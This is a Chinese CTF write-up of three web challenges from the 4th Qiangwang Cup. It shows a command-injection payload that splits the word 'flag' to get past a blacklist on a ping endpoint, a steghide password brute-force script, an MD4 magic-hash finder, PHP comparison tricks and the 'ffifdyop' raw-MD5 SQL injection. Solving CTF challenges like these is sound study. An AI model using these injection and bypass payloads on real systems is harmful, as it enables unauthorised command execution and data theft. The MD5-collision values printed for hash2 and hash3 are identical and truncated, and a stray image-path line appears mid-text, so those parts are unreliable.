第四届强网杯强网先锋的部分write up

原创

KogRow 于 2020-08-24 09:22:38 发布 188 收藏
分类专栏： CTF web安全 文章标签： ctf

1、《主动》：

打开看到代码：

```
 <?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```

这是命令执行，试了试可以执行ls命令：

```
http://39.96.23.228:10002/index.php?ip=;ls
```

但是过滤了cat vi vim和"flag"关键字，

因此构造payload，拼接绕过黑名单:

```
http://39.96.23.228:10002/index.php?ip=;a=fl;b=ag.php;tac%20$a$b
```

cat用不了，试了试倒着输出文件的tac，成功拿到flag:

还有其他绕过骚操作看这里：CTF下的命令执行漏洞利用及绕过方法总结

2.《upload》

下载下来是一个pcapng，用wireshark打开它。

这道题比较简单，我们可以分离出来一个jpg和一个html。

html代码如下，内有提示：

```
<html>  \n
<meta charset="utf-8">\n
<body>  \n
    <form action="steghide.php" method="post"  \n
        enctype="multipart/form-data">  \n
        <label for="file">文件名:</label>  \n
        <input type="file" name="file" id="file" />      \n
        <input type="submit" name="submit" value="提交" />  \n
\t<!--i use steghide with a good password-->\n
    </form>  \n
</body>  \n
</html>\n
```

注释那里，他说他用steghide隐藏了一些东西。

然后我们看分离出来的这张jpg:

我们在ubuntu中使用命令sudo apt install steghide安装好steghide。

虽然我不知道它密码是多少，但我首先盲猜是123456：

```
pwn@ubuntu:~$ steghide extract -sf a.jpg -p 123456
wrote extracted data to "flag.txt".
```

成功了，打开就看到了flag:

```
pwn@ubuntu: ~
pwn@ubuntu:~$ steghide extract -sf a.jpg -p 123456
wrote extracted data to "flag.txt".
pwn@ubuntu:~$ cat flag.txt
flag{te11_me_y0u_like_it}pwn@ubuntu:~$
```

其实这里如果不是123456的话就要自己准备字典进行爆破，下面给出大佬的bash爆破脚本：

```
#bruteStegHide.sh
#!/bin/bash

for line in `cat $2`;do
    steghide extract -sf $1 -p $line > /dev/null 2>&1
    if [[ $? -eq 0 ]];then
        echo 'password is: '$line
        exit
    fi
done


用法：
# ./bruteStegHide.sh test.jpg passwd.txt


原文：https://blog.csdn.net/Blood_Seeker/article/details/81837571
```

3.《funhash》

代码：


```
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

共三关。

第一关是比较少见的MD4，看要求是找到一个md4值与自身相同的值，根据php的弱类型比较!=，我估计是从0E开头的数字里面找，这里上一个国外大佬的python脚本：

```
import hashlib
import Crypto.Hash.MD4
import re
prefix = '0e'
def breakit():
    iters = 0
    while 1:
        s  = (prefix + str(iters)).encode('utf-8')
        hashed_s = hashlib.new('md4', s).hexdigest()
        iters = iters + 1
        r = re.match('^0e[0-9]{30}', hashed_s)
        if r:
            print ("[+] found! md4( {} ) ---> {}".format(s, hashed_s))
            print ("[+] in {} iterations".format(iters))
            exit(0)
        if iters % 1000000 == 0:
            print ("[+] current value: {}       {} iterations, continue...".format(s, iters))
breakit()
```

执行之后找出来该值是：0e251288019，其md4摘要为：0e874956163641961271069404332409。



拿下第一关。

现在来看第二关，第二关要求是hash2不能等于hash3且为强比较，然后hash2和hash3的MD5值必须相等，这个就很多了。

```
hash2=
%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%0


hash3=
%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%0

这两个是已经urlencode好的了参数
原文：https://blog.csdn.net/qq_19980431/article/details/83018232
```

拿下第二关，当然，也可以使用数组的方式：hash2[]=1&hash3[]=2，这个更为简洁。

然后第三关是SQL注入与hash结合的类型。

构造hash4=ffifdyop，具体原因看这篇：https://blog.csdn.net/CLarali0/article/details/83590345

然后拿到flag:

----------end----------